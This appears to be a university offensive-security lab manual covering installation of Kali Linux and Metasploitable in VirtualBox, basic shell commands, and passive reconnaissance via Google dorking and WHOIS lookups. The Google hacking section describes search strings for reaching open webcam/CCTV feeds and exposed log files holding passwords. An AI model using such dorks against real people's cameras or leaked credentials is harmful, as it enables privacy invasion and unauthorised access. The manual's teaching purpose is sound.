PRACTICAL NO:1 KALI INSTALLATION

To install Kali Linux –

☆ First, we will download the Virtual box and install it.

☆ Later, we will download and install Kali Linux distribution.


Download and Install the Virtual Box

A Virtual Box is particularly useful when you want to test something on Kali Linux that you are unsure of. Running Kali Linux on a Virtual Box is safe when you want to experiment with unknown packages or when you want to test a code.With the help of a Virtual Box, you can install Kali Linux on your system (not directly in your hard disk) alongside your primary OS which can MAC or Windows or another flavor of Linux.


Step 1 – To download, go to https://www.virtualbox.org/wiki/Downloads. Depending on your operating system, select the right package. In this case, it will be the first one for Windows as shown in the following screenshot.

Step 2 – Click Next.


Step 3 – The next page will give you options to choose the location where you want to install the application. In this case, let us leave it as default and click Next




Step 4 – Click Next and the following Custom Setup screenshot pops up. Select the features you want to be installed and click Next.



Step 5 – Click Yes to proceed with the installation



Step 6 – The Ready to Install screen pops up. Click Install.



Step 7 – Click the Finish button.


The Virtual Box application will now open as shown in the following screenshot. Now we are ready to install the rest of the hosts for this manual and this is also recommended for professional usage.

Install Kali Linux


Now that we have successfully installed the Virtual Box, let's move on to the next step and install Kali Linux.

Step 1 – Download the Kali Linux package from its official website: https://www.kali.org/downloads/


Step 2 – Click VirtualBox → New as shown in the following screenshot.




Step 3 – Choose the right virtual hard disk file and click Open



Step 4 – The following screenshot pops up. Click the Create button.




Step 5 – Start Kali OS. The default username is root and the password is root.



Update Kali


It is important to keep updating Kali Linux and its tools to the new versions, to remain functional. Following are the steps to update Kali.

Step 1 – Go to Application → Terminal. Then, type “apt-get update” and the update will take place as shown in the following screenshot.




Step 2 – Now to upgrade the tools, type “apt-get upgrade” and the new packages will be downloaded.

Step 3 – It will ask if you want to continue. Type “Y” and “Enter”.



Step 4 – To upgrade to a newer version of Operating System, type “apt-get distupgrade”.




Laboratory Setup


Step 1 – Download Metasploitable, which is a Linux machine. It can be downloaded from the official webpage of Rapid7: https://information.rapid7.com/metasploitabledownload.html?LS=1631875&CS=web

Step 2 – Register by supplying your details. After filling the above form, we can download the software


Step 3 – Click VirtualBox → New




Step 4 – Click "Use an existing virtual hard disk file". Browse the file where you have downloaded Metasploitable and click Open.



Step 5 – A screen to create a virtual machine pops up. Click "Create".







The default username is msfadmin and the password is msfadmin

PRACTICAL 2


A. Exploring the command line argument


1. **Positional Parameters:-** Command-line arguments are passed in the positional way i.e. in the same way how they are given in the program execution. Let us see with an example. Create a shell program that can display the command line arguments in a positional way. “Nano” editor is used to create the shell program.”






2. **Total arguments ($#)**





3. **Using Flags:-** Arguments can be passed along with the flags. The arguments can be identified with a single letter having – before that. A single letter can be meaningful and here let us take -1, -2, and -3. We need to use getopts function to read the flags in the input, and OPTARG refers to the corresponding values:

4. **with $@**



B. Comparing two files

```
┌──(root㉿kali)-[~]
└─# cat file1.txt
HI M.SC PART2 STUDENTS
THIS IS OFFENSIVE LECTURE

┌──(root㉿kali)-[~]
└─#
```

```
┌──(root㉿kali)-[~]
└─# cat file2.txt
HI M.SC PART2 STUDENTS
THIS IS OFFENSIVE SECURITY PRACTICAL SESSION

┌──(root㉿kali)-[~]
└─#
```

```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# nano file1.txt

┌──(root㉿kali)-[~]
└─# nano file2.txt

┌──(root㉿kali)-[~]
└─# diff file1.txt file2.txt
2c2
< THIS IS OFFENSIVE LECTURE
---
> THIS IS OFFENSIVE SECURITY PRACTICAL SESSION
```

```
┌──(root㉿kali)-[~]
└─# diff -w file1.txt file2.txt
2c2
< THIS IS OFFENSIVE LECTURE
---
> THIS IS OFFENSIVE SECURITY PRACTICAL SESSION
```

```
┌──(root㉿kali)-[~]
└─# diff -q file1.txt file2.txt
Files file1.txt and file2.txt differ
```

```
┌──(root㉿kali)-[~]
└─# diff -c file1.txt file2.txt
*** file1.txt   2022-11-04 23:00:29.634252507 -0400
--- file2.txt   2022-11-04 23:01:10.286568770 -0400
***************
*** 1,2 ****
  HI M.SC PART2 STUDENTS
! THIS IS OFFENSIVE LECTURE
--- 1,2 ----
  HI M.SC PART2 STUDENTS
! THIS IS OFFENSIVE SECURITY PRACTICAL SESSION
```

```
┌──(root㉿kali)-[~]
└─# diff -u file1.txt file2.txt
--- file1.txt   2022-11-04 23:00:29.634252507 -0400
+++ file2.txt   2022-11-04 23:01:10.286568770 -0400
@@ -1,2 +1,2 @@
 HI M.SC PART2 STUDENTS
-THIS IS OFFENSIVE LECTURE
+THIS IS OFFENSIVE SECURITY PRACTICAL SESSION

┌──(root㉿kali)-[~]
└─#
```

```
┌──(root㉿kali)-[~]
└─# apt install colordiff
E: dpkg was interrupted, you must manually run 'sudo dpkg --configure -a' to correct the problem.

┌──(root㉿kali)-[~]
└─# apt-get install colordiff
E: dpkg was interrupted, you must manually run 'sudo dpkg --configure -a' to correct the problem.

┌──(root㉿kali)-[~]
└─# dpkg --configure -a
Setting up speech-dispatcher-audio-plugins:amd64 (0.11.3-2) ...
Setting up fonts-cantarell (0.303.1-1) ...
Setting up libibverbs1:amd64 (42.0-1+b1) ...
Setting up rtkit (0.13-4+b1) ...
Setting up libnfsidmap1:amd64 (1:2.6.2-1+b1) ...
```

```
┌──(root㉿kali)-[~]
└─# colordiff file1.txt file2.txt
2c2
< THIS IS OFFENSIVE LECTURE
---
> THIS IS OFFENSIVE SECURITY PRACTICAL SESSION

┌──(root㉿kali)-[~]
└─#
```

```
┌──(root㉿kali)-[~]
└─# comm file1.txt file2.txt
                HI M.SC PART2 STUDENTS
THIS IS OFFENSIVE LECTURE
        THIS IS OFFENSIVE SECURITY PRACTICAL SESSION
```


```
┌──(root㉿kali)-[~]
└─# comm -23 file1.txt file2.txt
THIS IS OFFENSIVE LECTURE
```

```
┌──(root㉿kali)-[~]
└─# comm -13 file1.txt file2.txt
THIS IS OFFENSIVE SECURITY PRACTICAL SESSION
```


C. Managing Processes

```
┌──(root㉿kali)-[~]
└─# ps
    PID TTY          TIME CMD
   1261 pts/0    00:00:06 zsh
  27288 pts/0    00:00:00 ps

┌──(root㉿kali)-[~]
└─# sleep 30 &
[1] 27306

┌──(root㉿kali)-[~]
└─# sleep 30 &
[2] 27316
```


```
┌──(root㉿kali)-[~]
└─# ps
    PID TTY          TIME CMD
   1261 pts/0    00:00:06 zsh
  27306 pts/0    00:00:00 sleep
  27316 pts/0    00:00:00 sleep
  27330 pts/0    00:00:00 ps

┌──(root㉿kali)-[~]
└─# kill -9 27316

[2]   + killed     sleep 30
┌──(root㉿kali)-[~]
```




```
# pstree
systemd─┬─ModemManager───2*[{ModemManager}]
        ├─NetworkManager───2*[{NetworkManager}]
        ├─2*[VBoxClient───VBoxClient───2*[{VBoxClient}]]
        ├─VBoxClient───VBoxClient
        ├─VBoxService───8*[{VBoxService}]
        ├─agetty
        ├─colord───2*[{colord}]
        ├─cron
        ├─2*[dbus-daemon]
```




```
# top
top - 23:39:04 up 43 min,  2 users,  load average: 0.09, 0.15, 0.
Tasks: 171 total,   1 running, 170 sleeping,   0 stopped,   0 zom
%Cpu(s):  1.7 us,  0.5 sy,  0.0 ni, 97.8 id,  0.0 wa,  0.0 hi,  0
MiB Mem :   1981.3 total,    236.6 free,    989.0 used,    755.6
MiB Swap:   1024.0 total,    967.1 free,     56.9 used.    786.3

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM
    551 root      20   0  368896  88120  42220 S   1.3   4.3
    888 kali      20   0  204192  23812  10344 S   1.3   1.2
   5473 kali      20   0 2962740 266288  90536 S   1.0  13.1
```




```
# ps -aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIM
E COMMAND
root           1  1.2  0.5 168844 10840 ?        Ss   22:55   0:3
3 /sbin/init splash
root           2  0.0  0.0      0     0 ?        S    22:55   0:0
0 [kthreadd]
root           3  0.0  0.0      0     0 ?        I<   22:55   0:0
0 [rcu_gp]
root           4  0.0  0.0      0     0 ?        I<   22:55   0:0
```




```
# ps -afx
    PID TTY      STAT   TIME COMMAND
      2 ?        S      0:00 [kthreadd]
      3 ?        I<     0:00  \_ [rcu_gp]
      4 ?        I<     0:00  \_ [rcu_par_gp]
      5 ?        I<     0:00  \_ [netns]
      7 ?        I<     0:00  \_ [kworker/0:0H-events_highpri]
      8 ?        I      0:02  \_ [kworker/u4:0-ext4-rsv-conversio
      9 ?        I<     0:01  \_ [kworker/0:1H-kblockd]
     10 ?        I<     0:00  \_ [mm_percpu_wq]
     11 ?        I      0:00  \_ [rcu_tasks_kthread]
     12 ?        I      0:00  \_ [rcu_tasks_rude_kthread]
```



```
# ps -l
F S   UID     PID    PPID  C PRI  NI ADDR SZ WCHAN  TTY
TIME CMD
0 S     0    1261    1226  0  80   0 -  2589 sigsus pts/0    00:0
0:08 zsh
4 T     0   29119    1261  0  80   0 -  2586 do_sig pts/0    00:0
0:00 top
0 S     0   31556    1261  0  85   5 -  1403 hrtime pts/0    00:0
0:00 sleep
4 R     0   31570    1261  0  80   0 -  2484 -      pts/0    00:0
0:00 ps
```



```
# nice -n 19 sleep 30 &
[2] 32559

# ps -l
F S   UID     PID    PPID  C PRI  NI ADDR SZ WCHAN  TTY
TIME CMD
0 S     0    1261    1226  0  80   0 -  2589 sigsus pts/0    00:0
0:09 zsh
4 T     0   29119    1261  0  80   0 -  2586 do_sig pts/0    00:0
0:00 top
0 S     0   32559    1261  0  99  19 -  1403 hrtime pts/0    00:0
0:00 sleep
```



```
# renice -n -19 sleep 30 &
[3] 32675

renice: bad process ID value: sleep
30 (process ID) old priority 0, new priority -19
[3]  - exit 1     renice -n -19 sleep 30
```

PRACTICAL NO 3:- PASSIVE INFORMATION GATHERING


A. GOOGLE HACKING

1. Using Search Operators and Commands


In this we will look various operators and commands you can apply to hack into sensitive data available on the internet using the Google search engine.

a. Operators and commands:


☆ **Specific Site:** This operator is used to search for a specific site. Example: site: name of the website.



☆ **Specific URL:** This operator is used to search for a specific keyword in the URL of the website. Example: inurl: specified keyword




☆ **Specific text in the title:** This operator is used to search for data in reference to its title keyword. Example: intitle: required keyword




☆ **Specific text:** This operator searches for specific content on the internet. Example: intext: required keyword

☆ **Specific filetype:** This operator searches for a specific file type available on the internet. Example: filetype: pdf,doc, log, etc.





☆ **Specific keyword:** This operator is used to search for specific data on the internet. Example: “search keyword”



☆ **Excluding Specific keyword:** This operator is used to search for data, excluding the specified content mentioned with the operator. Example: cyber security -site: wikipedia.org

2. **OR & AND operator:** These operators are combined with other search strings to give out more efficient search results. Example: “river” AND “cap” Example: “river” OR “town”






3. **Advanced Operators and Combinations**


☆ To filter our search results to maximum efficiency, you require advanced operators and a combination of multiple operators.

☆ But to avoid typing the operators and combinations each time to search for information, you can refer to the Google Hacking Database. The Google Hacking Database is a database with hundreds of combinations of multiple operators and advanced operators.


☆ **Webcam/Camera Feeds:** By applying this search string, you can access open/public webcams or CCTVs available on the internet



☆ **[Specific keyword] filetype of file:** By combining two operators, you can filter the search results further. Search String: amazon.com filetype:pdf



☆ **Searching for Log files:** You can access log-type files available on the internet using the following search string. This String can be used to access public passwords. Search String: filetype: log



Safety Measures Against Google Dorking


Your data is not entirely safe on the internet. To safeguard our information from Google Dorking/Google Hacking to a certain extent, you can refer to some of the below- mentioned measures:

☆ Use passwords to protect data and information directories.


☆ Apply tools to search for loopholes in the information available on the internet.

☆ Store sensitive data and passwords in complex patterns rather than plaintext.

B. WHO IS ENUMERATION





If we google Whois Lookup, we will see a lot of websites providing the services, so we are going to use http://whois.domaintools.com, and enter our target domain name as kalilinux.com, and press Search button as shown in the following screenshot:





C. The Netcraft Tool:-

